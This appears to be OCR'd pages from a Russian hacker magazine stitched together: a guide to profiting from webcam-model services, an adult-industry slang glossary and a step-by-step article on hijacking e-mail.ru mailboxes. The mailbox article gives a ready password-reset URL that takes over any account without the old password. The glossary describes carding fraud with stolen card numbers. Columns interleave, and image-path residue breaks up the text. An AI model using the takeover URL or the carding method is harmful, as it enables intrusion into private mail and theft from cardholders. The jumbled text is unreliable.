Откуда я все это знаю? Олигарх подбором красоток заведовал, а я всю подноготную мутил - писал биллинг для оплаты моделей, настраивал весь софт, контачил с саппортом вебкам сервисов. Расскажу обо всем в деталях! Единственное, я не буду говорить о царе горы - iFriends.net, поскольку бесплатная реклама для этих мегабарыг будет излишней. По информационной же части сложно найти adult-бизнес борду, где бы не обсуждался "Ифрендс" и его спонсорский отдел www.clickcash.com. Уделю внимание лишь "второму эшелону", чей потенциал пока не реализован на 100%. Там еще есть шанс занять отличные позиции и заработать кучу денег! Я опишу несколько самых перспективных сервисов, однако следует иметь в виду, что каждый день появляются новые и новые подобные службы. Будь в струе и периодически ищи по поисковикам новые проекты.

CAMCONTACTS.NET

Популярность на Западе и популярность у нас - два принципиально разных понятия. Так что, не отвечая за раскрученность у амерских AWM'ов, заявлю: CC - второй по популярности сервис в Ru. Опять же, официальной статистики нет, но, судя по рассказам братьев по оружию, британская CC сейчас в зените. Это вряд ли влияет на их популярность, но всем моделям выдается фришное место на WWW с генератором страниц вроде narod.ru. Этот сервис работает на софте, который, как обычно, функционирует лишь под виндой. Правда, одна модель рассказывала про успешную работу и в wine x Linux. Наверное, она - транссексуал, во всяком случае, какой здоровой женщине нужен Unix? Сервис покрывает все ниши: "скромные подруги", "развратницы", "лесби", "геи", "груповуха", "S/M", "жесткий S/M". Здесь платят стандартные 50% от заработка модели. Есть реферальная программа по приводу дронов-клиентов. Раздают 10% от потраченного приглашенными зрителями. По рефералам поток не очень обильный, так как большая часть местных моделей работают параллельно с 3-5 другими сервисами. Большинство моделей - неграмотные, развлечь-увлечь клиента не могут совершенно, просто ждут у моря погоды, чтобы дядя поманил денежкой в приват. Практика показывает, здесь представлено множество румынских моделей. Посылают деньги чеком при накоплении $50. Раньше слали и по Western Union, но сейчас "временно" (читай, навсегда) заморозили тему. Вайером шлют, когда собираешь $100 на счету. Предупреждают, что международные переводы обходятся в $16-32. Так что с ними удобней работать, если твой прямой родственник - Абрамович или Березовский. Ведь они смогут обналичить лавэ со своих британских счетов, не заплатив таксу international перегона =). Не так давно некий хакер-соотечественник похитил у конторы базу кредиток и пытался вымогать с нее лавэ. Тогда было заведено дело, и челу выписали 1 год условно.



Юристы конторы и по сей день пытаются засадить обидчика по-взрослому, чтобы за решетку, да на Колыму. Чувак тоже не скромничает: пытается снова их взломать, параллельно DDoS'ит и рассылает спам, порочащий их репутацию.

DIVASHOW.COM

Поддержи отечественного производителя! Пожалуй, одна из наиболее успешных live cam контор с русскими корнями.

ВАРИАНТЫ ЧАТОВ

*** Public/Guest/Free**

Это некое подобие витрины, когда покупатель только смотрит на модель, общается с ней. Она, в большинстве случаев, одета. Сидит в нижнем белье, при взгляде на тело в котором "поднимается душа" дрона. Тема, как с кабинками живых проституток: чем красивее дева, тем меньше ей нужно показывать завлекающих деталей - она показывает свою цену, минимую недоступность; middle class модели же порой вынуждены всячески исхитряться, демонстрируя свои прелести. Здесь модель проводит большую часть времени.

*** Semi private/Members/Nude**

Здесь за действием следят сразу несколько клиентов, все могут давать команды модели. Чат может быть как общим, когда каждый видит реплики своего "брата по оружию", так и индивидуальным, когда ответы приходят каждому отдельно. Первый вариант более ходовой, деву "пускают на хор", чтобы заплатить меньше, мутят виртуальный факинг в несколько рыл сразу. Цена в 2-3 раза ниже, чем в полном private чате. Чем больше туса групповых покупателей, тем ты богаче.

*** Voyeur Show**

То же, что semi, только юзер не может спускать команды в чат и вообще трещать с моделью. Здесь может быть бесконечное число дрочеров, они будут просто "подглядывать" за моделью. Стоит обыкновенно в 5-10 раз дешевле привата. Прибыли особо не приносит, но является неплохим средством "выращивания" клиента, сегодня он просто наблюдатель разврата, а завтра уже активный участник!

*** Private/VIP/Full contact/Premium**

Это полный приват. Здесь только модель (модели, если в теме секс двоих, троих… десятерых) и клиент, чьи приказы выполняются. Самый дорогой вариант. Чем больше времени модель отвисает в полном привате, тем ты богаче. Это не совсем этично, но ряд сервисов продают записи приватов третьим лицам.

*** Movie Replay/Recorded shows**

Безотходное производство. Почти все службы сохраняют записи с камеры, так что мувики можно показывать, точнее, перепродавать много раз. Понятно, что полиси запрещает продавать текстовые или звуковые записи приватов, где другой клиент излагает свои страсти. Так что "реплеи" часто продаются без звука. Это успешно срабатывает, когда модель имеет стандартные, желаемые дроном параметры - красивое лицо, здоровые зубы и волосы, стройное спортивное тело и т.д.

*** Записи чатов на CD**

Часто продают также видеозапись чата на CD - клиент получает посылку по обычной почте. Видеопоток оседает на сервере и заболванивается по первому желанию клиента. Некоторые службы могут комплектовать продаваемые CD как эксклюзивным контентом, так и указанными выше "реплеями".



Слеплено по образцу PeekShows. Их стандартная ставка для дрочера в полном привате - $5, в semi - $2. Из них тебе будут списываться $1,5 и $0,6 соответственно. Пока контора имеет довольно ограниченный штат тружениц - заявлены 300 в штате и 10 постоянно в онлайне. Ресурс пока не особенно раскручен, т.е. на уровень Ifriends вряд ли когда-нибудь выйдет. Однако при довольно низкой ставке для моделей (студий), дают аж 20% за приведенных клиентов. Получается, при ограниченной раскрученности ресурса, с ними удобней работать по рефералам. Лавэ пересылают банковским переводом за 30 у.е. Внутри Finex-банка и по Ямбе (www.yambo.biz) - на халяву. WM (Вебмани) и Фетхард (fethard.biz) переправа делается за какие-то очень скромные проценты. Есть и старинный вид перевода - чеком (из Англии и Америки). По России вайером за 1%. Работают с самыми разными студиями. Россия и Прибалтика в первую очередь, также Польша, Чехия и Таиланд. Большинство моделей параллельно шабашат и на другие конторы, вроде Camcontacts и Ifriends. Под "студией" здесь понимают рабочий коллектив с численностью больше 5 человек.

PEEKSHOWS.COM

Эта контора пойдет третьей в ответе на вопрос "Кому продать своих девок по вебкамам?". Как и все, просят прислать копию с ID паспорта моделей. За приваты платят от $1,25 до $1,75 в зависимости от численности проданных минут привата. Есть оплата за Voyeur чат, когда клиент не может участвовать в чате, он(а) лишь наблюдает за моделью. За удовольствие дрона ты получаешь лишь жалкие 25 центов :(. Деньги переводят чеком, WU-перегон, как и у CC, временно заморожен. Контора работает с разными нишами. Один знакомый чел прикинулся гомосексуалистом и честно работал, чтобы вынуть чек на сотку =). Хотя показаться в камере еще с одним "другом" или пригласить подругу он не смог бы: "парочки" тут официально не поддерживаются... Сервис нацелен на работу с профессиональными моделями и целыми студиями. Прийти сюда "с улицы" среднестатистической девочке почти невозможно. С "Пикшоу" копировалась русская DivaShow. Даже расклад цен практически идентичен. У первых - шире подборка кадров и трафик порядком богаче. У вторых - русский саппорт и удобные, выгодные внутрироссийские банковские условия. Что ценнее - тебе решать.

IMLIVE.COM


Первое, что бросается в глаза - грамотная структура представленных моделей, все наглядно, удобно и доступно. Понятно, что нас не интересует это добро, как дрочеров: нам надо бабки заколачивать! Но то, что комфортно для клиента - комфортно и для нас. Получается, что ImLive - неплохая площадка. Все аккуратно списано и модернизировано. Оригинал, как водится, Ifriends, но здесь применяется очень гибкая ценовая политика. В "happy hours" цены заметно снижаются, и поток дрочеров заметно увеличивается. Продвигается тема с фэн-клубами определенных чат-хостов. Члены клуба получают скидки, эксклюзивные мувики и картинки любимой модели. Ребята вообще на выдум-



ГДЕ ИСКАТЬ ПОМОЩИ?

Есть ряд специальных точек для обсуждения работы в web-cam-бизнесе. Вот некоторые из них:

- **www.master-x.com.** Здесь есть целая борда по webcams.
- **www.crutop.nu.** Все обо всем. Конкретно о вебкамах - море базовых знаний.
- **forum.pornomodel.ru.** „Русские на Ifriends". Названием все сказано...
- **www.adult-webcam-faq.com.** Добротный обзор сервисов. Увы, лишь на английском.



ку хитры, устраивают празднования, карнавалы, когда модели и дроны одеваются в определенном стиле (ковбои, зайцы, черти и т.п.). Моделям платят 40% от доходов. Сначала ставка всех моделей - $0,98 в минуту. Потом им выставляют рейтинг по пятизвездочной системе: примы получают пятерки и могут вынимать до $4,80 в минуту. Так что красивым, артистичным девочкам здесь лучше потратить некоторое время на подъем рейтинга, чтобы потом зарабатывать хорошие деньги. Платят только чековыми переводами, дважды в месяц, если накопилось больше 50 баксов. В целом, сервис удобный. Единственный минус - регистрация может занять около недели.

GO4LIVECAM.COM

Сервис в основном занимается продажей видеозаписей местных моделей, число которых достигает 400! В online висит сравнительно мало, так что конкуренция невелика, хотя и приток потенциальных клиентов сильно уступает аналогам. Представлены действительно все ниши - геи и транссексуалы в их числе. Платят 50% от заработка перед камерой и по 25% с продаж твоих мувиков. Процент за приваты поднимается до 75, если клиент был приведен тобой же. За сводничество, когда ты приводишь модель в сервис, платят 5% от ее заработков. В отличие от ряда других сервисов, эти ребята полностью редиректят трафик через свою систему, что снижает нагрузку на твой канал. Особенно это полезно при частых semi приватах, которые поедают много трафика. Мы старались работать именно с подобными сервисами, чтобы рассчитанных 96K на модель хватало сполна. Сайт заточен под говорящих на немецком, многие модели неплохо знают язык. Так что есть смысл подрубить сюда всех девчонок, владеющих нужными познаниями или гармонично кооперирующихся с оператором-переводчиком. Итого, отличный сервис для продажи видео, но работать тут в онлайне - быть белой вороной. Параллельно будут трудиться лишь несколько моделей. Платят через PayPal (PayPal.com) или чеком дважды в месяц. Обе опции, увы, не самые комфортные для начинающего покорителя адульта из RU :(. Многие дроны платят диалером, столь популярным в Германии, стране-поставщике многих местных клиентов. Владельцы диала забирают до 35% от суммы транзакции. Так что есть все шансы получить значительно меньше денег, чем планировалось. Маленький бонус для любителей поглазеть: с аккаунта модели (студии) открывается бесплатный доступ к мувикам других местных "артистов".

КРЕДИТ ИЛИ АВАНС?

Ряд сервисов предоставляет возможность самому выставлять цены на приваты и "нуды". Обычно приваты оценивают в $2-5, за просмотр двух девок сразу - в 1,5-2 раза больше. Большинство сервисов предлагают различные способы оплаты клиентом твоих услуг. Можно биллить клиента поминутно, выставляя счет после окончания сеанса. А можно предварительно продавать ему минутные юниты ("токены") - купил, скажем, 20 юнитов, и можешь 20 минут глазеть на девушку своей мечты. Второй вариант обычно снижает продажи, ведь дрочер возвращается на землю и понимает при обнулении счета, что отбирает у своих детей молоко, спуская семейный общак. Однако этот вариант уменьшает вероятность чарджбэка (chargeback), когда клиент отказывается от выставленного счета, заявляя, что не знал о платности чата (или его высокой цене), либо остался неудовлетворен. Понятно, что при грамотной полиси, которую следует подготовить вместе с грамотным юристом, дрочеру придется заплатить. Однако частые чарджбэки не понравятся биллингу. Да и разборки с дронами, доказательство своей правоты - убийство нервных клеток, которые не восстанавливаются даже при просмотре отличной статистики по продажам.

Ходорковский-младший (oligarch@real.xakep.ru)



СЛОВАРЬ НАЧИНАЮЩЕГО АДУЛТ-ОЛИГАРХА

Когда я только начинал заниматься adult-бизнесом, серьезной проблемой для меня было то обстоятельство, что коллеги по цеху использовали очень много специального сленга, перевести который с помощью ПРОМТ'а, как ты понимаешь, было затруднительно. Поэтому я двинул на знаменитый "КруТОП" (www.crutop.nu), где начал было задавать детские вопросы, за что меня довольно оперативно забанили. Чтобы с тобой такого не произошло, и ты уверенно чувствовал себя при общении с акулами XXX-индустрии, я приготовил для тебя целый словарь adult-сленга. Наслаждайся!

АДУЛТ-СЛОВАРЬ ДЛЯ ПОРНУШНИКА

А

WM - "Adult Web Master", специалист по созданию и продвижению порнопроектов.

Адульт - "adult", искаженное слово, обозначающее порноспецифику проекта/рода занятий. Правильное произношение - "эдалт".

AVS (АВС) - "Age Verification Service". Достаточно хитрая система "отмывки" клиентов - разделения на платежеспособных и бомжей, у которых нет кредитки, чтобы оплатить порнуху. Все проходит под прикрытием проверки твоего возраста: если есть CC, значит, и 18 уже стукнуло. В защищенной с помощью AVS зоне сайта находится целая куча всяческих фоток и мувиков, после просмотра которых у клиента появляется желание получить полноценный доступ к сайту за деньги. С этого и срубается основная часть лавэ. Простые смертные зарабатывают на привлечении новых клиентов в АВСы.

Тумба, тумбинашка - "thumbnail", маленькая картинка, клик по которой дает изображение более высокого качества.

TGP (ТГП) - "thumbnail gallery post". Ежедневно обновляемая подборка линков на бесплатные галеры. Хороший способ повысить трафик и продажи ресурса.

Вайер - wire-транзакция, денежный перевод на счет получателя. Практикуется как наиболее удобная форма оплаты у цивилизованных биллингов (не тех, что отдают барыши на станциях метро ;)) и спонсоров. Вайером же переводят заработанное цивилизованным людям (у которых есть свой банковский счет для перевода). Иногда для транзакций приходится открывать счета в западных банках. Но если тебя трижды судили за публичную мастурбацию на памятник "Рабочий и колхозница", и тебе все отказывают в открытии счета, имеет смысл обратиться в западную юридическую контору, которая и решит твою проблему. Осторожнее со счетами, оформленными на "мертвых душ": как долго такой счет будет оставаться исключительно твоим - неизвестно.

Дрон - он же дрочер, мастурбатор, потенциальный клиент индустрии. Клиент очень не любит, когда его называют "дроном". Не следует никогда упоминать его онаНизменный род деятельности в рекламе и непосредственно на сайте :).

Платник - платный ресурс. Понятно, что альтруистов в этом бизнесе нет. Однако, для подгонки клиентов к покупке доступа, необходимо расположить несколько бесплатных сайтов (фришников) - дабы разогреть интерес.

CP - "child porn", детское порно. Одна из наиболее рисковых ниш индустрии, но приносящая ощутимый доход. Уголовно наказуемо. Похабно, отвратительно и неэтично. No child porn!

Отмывка - способ расчленения посетителей на платежеспособных и халявщиков. AVS'ы признаны одним из наиболее эффективных приспособлений для этого дела. Людей на лавэ - кормить галерами и рекламой для покупочного разогрева. Халявщиков - забрасывать десятками попапов и баннеров, снимая пенки со спонсоров, платящих за показы и приведенных визитеров.

Сабмитить - от "submit", отправлять. Регистрироваться во всем и вся для раскрутки ресурса и повышения продаж. Чаще используется в контексте ТГП - регистрировать свою галерею на популярном ресурсе. Для автоматической регистрации во всевозможных системах используют специальный софт

- "сабмитеры". С помощью этой программы одну галерею можно всего за несколько минут зарегать в сотнях TGP!

◢ **Вбивка** - термин не AWM'овский, скорее, кардерский. Заводится некий ресурс с шаблонным дизайном и украденным контентом, подключается к лояльному биллингу. Далее сам владелец начинает регистрироваться у себя же на сайте, "вбивая" номера чужих кредиток. В результате человек сам у себя покупает порнуху, причем за чужие деньги ;). Это занятие имеет довольно широкое применение, в результате чего у буржуев сложилось мнение, что чуть ли не каждый российский AWM - мошенник.

◢ **CJ (сиджей) - "circle jerk"**, бесконечный клик. Делается сайт, с виду обычный, в деле же часть имеющихся фоток и мувиков ссылаются на другие сайты. Ты нажимаешь на тумбу, ожидая всех прелестей в увеличенном масштабе, а вместо этого попадаешь на другой сайт - платник либо аналогичный CJ. Большинство грамотных сиджеев имеют тонко настроенную систему учета трафика. Регистрируясь в CJ, ты становишься "трейдером", система подсчитывает, сколько юзеров ты привел на чужой сайт. Чем больше "входящий" трафик от тебя, тем больше тумбочек на тебя будет залинковано, работает как типичная система обмена баннерами. Продуктивность CJ - наблюдение за тем, насколько качественного кликера ты привел, кликнет ли он по имеющимся картинкам. Например, 7 из 10 визитеров кликнули по имеющимся пиксам, значит, твоя продуктивность - 70%. Разумеется, делать сайт только с подставными линками не имеет смысла, т.к. на него очень быстро забьют юзеры. Поэтому часть тумбочек должна все-таки ссылаться на реальные файлы, чтобы удерживать и радовать дрочера.

◢ **TOP (ТОП)** - термин, знакомый зрителю музыкального телеканала. ТОП - рейтинг адульт-сайтов, формируемый по принципу: чем больше пригнал трафика на топ, тем выше твой рейтинг, твое место в топе. Прямо как в музыкальной теме - больше набашлял, больше очков получил, выше твое место в чарте. Сайт оценивается вовсе не по качеству содержимого - объему рекламы и ценам на мемберство. Место в рейтинге можно также купить, часто хозяева топов оставляют первые места для своих собственных проектов. Регистрация в топах дает ощутимую прибавку к трафику сайта.


◢ **Порно-реалити** - любители нелегального ПО хорошо помнят попапы и баннеры сайта Bangbus на страницах ряда crack-архивов, вроде знаменитого cracks.am. Bangbus - история про разврат, творимый молодежью в рейсовом автобусе. Порно-реалити - фото- и видеоописание реальных сексуальных событий, происходящих с реальными людьми, вовсе не специальными порномоделями. Это своего рода "Последний герой", только участники шоу здесь не лазают по деревьям, а занимаются сексом ;). Большой плюс таких проектов - долгосрочные покупатели, которые готовы стабильно платить в течение полугода, чтобы быть в курсе событий, происходящих с героями. Желание клиента - закон, и часто промоутеры порно-реалити формируют новые серии на базе пожеланий и даже целых сценариев юзера. Это одна из наиболее продаваемых сегодня ниш бизнеса.



Одна из FHG с мультяшной порнухой ;)

◢ **Звонилка (dialer)**. Софт для соединения с вечно занятым пулом провайдера тут не причем. Пользователи интернета, наслышанные о проделках кардеров, боятся доверить кому-либо номер своей драгоценной CC. Страх перед хакерами и желание заполучить анонимность заставляет искать иных способов оплаты за усладу глаз и других частей тела - например, с помощью телефонных счетов. Клиент запускает специальную программу, которая прозванивается по определенному телефону, соединение с которым тарифицируется согласно выбранному пользователем тарифному плану.

◢ **FHG - "Free Hosted Galleries"**, продукт человеческой лени. Сервис FHG предоставляет место под галерею, контент и минимальное промо, размещая на сайте рекламу. Решаются все технические вопросы, тебе лишь остается продвигать свой сайт. Фишка заключается еще в том, что сервис размещает рекламу, точно вписывающуюся в тему галереи. Так, на фетиш-галере будет помещен баннер фетиш-платника. Ведь продать трансвеститов любителю лолит - непростое дело ;).



Большинство банков предоставляют своим клиентам возможность управлять собственными счетами по инету

Линклист - широкая подборка линков, разбитых по темам, каталогизированных. Несмотря на свою простоту, линклисты ведут строгую политику отбора сайтов, масса ресурсов оказывается забанена за нарушения. Большинство крупных каталогов занимаются проверкой и member-зоны твоего сайта, требуя выделения в нее доступа.

◢ **Recip - "reciprocal link"**, обратный линк. За то, что тебя добавили в линклист, ты обязуешься поместить на сайте обратную ссылку - на каталог. Большинство линклистов требуют, чтобы recip был наверху страницы, на видном месте, причем чтобы рядом баннеров не было. Такая вот "дашь на дашь" система. При грамотном подходе, членство в линклистах дает ощутимую прибавку к трафику сайта, так что можно и пойти на определенные уступки.

Каждый день дарит по новому термину XXX-индустрии - меняются правила игры, технологии, желания пользователей. Так до 2002 никто и не знал о reality porno, FHG также пришли в наш лексикон совсем недавно. Чтобы быть в теме, приходится регулярно читать тематические форумы и ресурсы, вытягивать секреты из отцов бизнеса. Так что если вдруг у тебя возникнет какой-то вопрос по адульт-сленгу - пиши на hack-faq@real.xakep.ru. Скоро ты прочитаешь в Hack-FAQ дополнительную расшифровку ряда распространенных эдалт-понятий.



Членство в популярном линклисте может заметно увеличить трафик сайта

ncroot (ncroot@rambler.ru, www.mayday-online.ru)

УГОН ЯЩИКОВ НА E-MAIL.RU

Давно ли ты слышал о реальных дырах в почтовых системах? Я не имею в виду CSS-уязвимости, использование которых часто вызывает затруднения: не все пользователи ставят галочку напротив "сохранить пароль", а перехватить чужую сессию не так-то просто. Да что там, многие юзеры вообще не используют web-интерфейс для проверки почты. В этой статье я расскажу о том, как можно получить доступ к любому ящику популярного российского почтового сервиса E-Mail.ru.

БОЛЬШАЯ РАДОСТЬ ОТ ПОЧТОВОЙ СЛУЖБЫ

КАК ВСЕ НАЧИНАЛОСЬ

Один неизвестный парень (назовем его Петр), которого часто видели пьяным на домашних вечеринках пользователей "компота", однажды вспомнил о том, как 3 года назад другой хакер по асе предлагал за деньги мыльники службы e-mail.ru. На долгие уговоры намекнуть на баг он отвечал отказом. Затем просто пропал. Уж очень деятельный был парень. Через 2 года на форуме carderplanet.cc услуга была представлена жирной строкой в разделе, посвященном хакингу. Так как у Петра был аккаунт на том же e-mail.ru, ему стало обидно, что его ящики могут читать все кому не лень. Кроме того, наш герой и сам был парень не промах: ему очень хотелось почитать чужую почту и увести красивый icq uin. Под музыку "Members of MayDay - Sonic Empire" Петро начал поверхностное исследование сервера. Одно он знал точно: в форумах не было ни слова о краже всей базы e-mail.ru, что облегчало задачу - ведь тогда отпадал вариант взлома MySql или, скажем, Oracle базы.

НЕШЕЛКОВЫЙ ПУТЬ

Значит, дело в скриптах. Их расширение (.dll, .exe) наводит страх на обычных юзеров, но взломщик знал, что это, скорее всего, обычные сценарии для CGI - просто так настроен web-сервер. Когда же Петя ввел заведомо неверные сведения в диалоге восстановления пароля, выскочило следующее сообщение: "Cannot open file '/webmail/netauth/profiles/e-mail_ru/u_kh/notexist@e-mail_ru/notexist.dat' {No such file or directory}" (рис.2). Конечно, ничего сверхъестественного не произошло: скрипт просто ругался, что не обнаружил файла notexist.dat - notexist в данном случае это имя несуществующего аккаунта, к которому мы пытаемся "вспомнить пароль". По-




Рис.1. Голубь под прицелом




Рис.2. Пароли юзеров лежат в .dat файлах. Ну не маразм ли?




Рис.3. Взломщику очень хотелось читать файлы при помощи бажного скрипта

лученная информация была бы полезна, если бы мы могли работать с файловой системой, но такой возможности пока не было. Судорожно нажимая на все ссылки, Петя нашел-таки скрипт, который принимал в качестве одного из параметров имя некоторого файла. Но использовать эту брешь не получилось, поскольку программа не выводила пользователю ни строчки из подключаемого файла. Что же делать дальше? Петя уже было отчаялся, как внезапно его осенило! Он вспомнил про значение параметра cmd скрипта, отвечающего за восстановление пароля - "passwd4". Логично, если cmd может принимать значение "passwd4", то, по-видимому, сюда можно подставить и "passwd3", "passwd2", "passwd1"! Так и получилось.

ЗВЕРСКИ БАНАЛЬНАЯ ОШИБКА

Суть баги ясна даже пятикласснику. Если passwd4 отвечал за восстановление пароля, то passwd1 отвечает за его замену. Получается, если скрипту передается параметр cmd=passwd1, то он производит смену пароля. Интересно, а старый пассворд он при этом запрашивает? Оказалось, что нет! То есть строка http://www.e-mail.ru/scripts/netauth.exe?cmd=passwd1&name=ncroot&vhost=www.e-mail.ru&pass=ncroot&repass=ncroot устанавливает пароль "ncroot" на ящик ncroot@e-mail.ru. Думаю, понятно, что переменная name - логин, vhost - домен, pass - пароль и repass - подтверждение пароля. Названия параметров pass и repass Петр получил, порывшись в настройках специально созданного для опытов ящика. Кстати, интересный факт: если менять пароль у собственного аккаунта при помощи предоставляемого интерфейса, используется скрипт netauth.dll, а не netauth.exe. Получается, что этот баг присутствует только из-за невнимательности и забывчивости программистов, которые при написании netauth.exe описали блок кода, который выполняется, когда cmd=passwd1. Причем внешних ссылок, которые этот блок вызывают, нет. Если бы программисты назвали его "jciksdjichi", то до этой баги никто и никогда бы не докопался.

Теперь остается лишь зайти под новыми реквизитами в ящик и почитать в нормальном режиме содержимое. Только не забывай, что выискивать в своей адресной книге знакомых с адресом e-mail.ru и читать их почту запрещено законом, и, разумеется, ни к чему такому ни автор статьи, ни редакция журнала тебя не склоняют. Само собой, при помощи этой уязвимости можно получить доступ к ящикам и в других доменах: @supermail.ru, @vipmail.ru, @e-mails.ru и т.д. Полный список уязвимых адресов ты найдешь на сайте e-mail.ru. Хочу сразу огорчить: ящики вроде admin, root и т.п. не являются аккаунтами админов. Зато в них лежит немереное количество спама и писем пользователей с просьбой помочь: "не могу войти в свой ящик" :-). Вот тебе и замкнутый круг. Мылом админа является ящик на @amedia.ru, куда Петр послал сообщение: "Почему любой перец может читать почту юзеров e-mail.ru? Это разве нормально?" Но админ пропустил это мимо ушей, поэтому баг работает до сих пор.

КАК ЗАЩИТИТЬСЯ?

Как ты только что убедился, при взломе интернет-систем не всегда следует заморачиваться сложными алгоритмами - часто решение находится прямо под носом.

Теперь о защите пользователей этого сервиса. Ни Петр, ни кто-либо из его воображаемых друзей так и не придумали, как же защититься от этого произвола. Помочь пользователям E-mail.ru могут только грамотные web-кодеры, которые, для начала, должны попросту добавить проверку старого пароля при попытке сменить его. А пока решение только одно - использовать другой почтовый сервис. Хотя, учитывая статьи в предыдущих номерах Х, складывается впечатление, что безопасных служб не осталось вовсе :).

Что ж, в такое время мы живем.


СКОЛЬКО ВЕШАТЬ?

Я хотел бы сразу тебя предостеречь: не следует применять сведения, полученные из этой статьи, на практике в корыстных целях. Во-первых, это противоречит законодательству РФ, а во-вторых, это крайне неэтично. Представь, что твою собственную почту могут прочитать тысячи человек - правда, неприятно? На самом деле, статья очень наглядно показывает, что бывает, когда интернет-вору необходимо взломать конкретный ящик, а вместо этого угрозе подвергается вся почтовая система с миллионом пользователей. Тем более что в рассматриваемом случае был задействован только браузер + совсем капелька мозгов (и заметь: никаких приемов с XSS, подразумевающих участие атакуемого!). Хотелось бы также обратиться к разработчикам web-систем. Друзья! Давайте жить дружно! Поменьше ходите в клубы, поменьше пейте пива - сидите над кодом ночами и постоянно думайте о миллионах ваших пользователей и деньгах, которые вы на них зарабатываете.





Если бы хакера, нашедшего багу, задержали в Китае, ему грозило бы около 120 млн. лет тюрьмы.



Поменяй пароль ncroot'у и зайди в его почту! :)



В ящике admin@e-mail.ru скопилась почти тысяча писем!

■ Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

СКВОЗЬ ОГНЕННЫЕ СТЕНЫ

Способов защитить свой сервер много. Однако каждый из них требует особого внимания: необходимо постоянно изучать логи, обновлять софт, читать багтрак... С другой стороны, можно просто поставить файрвол и идти пить пиво. Ведь даже слабо настроенный брандмауэр способен отпугнуть любого скриптkиддиса. Но не такого матерого хакера, как ты :).

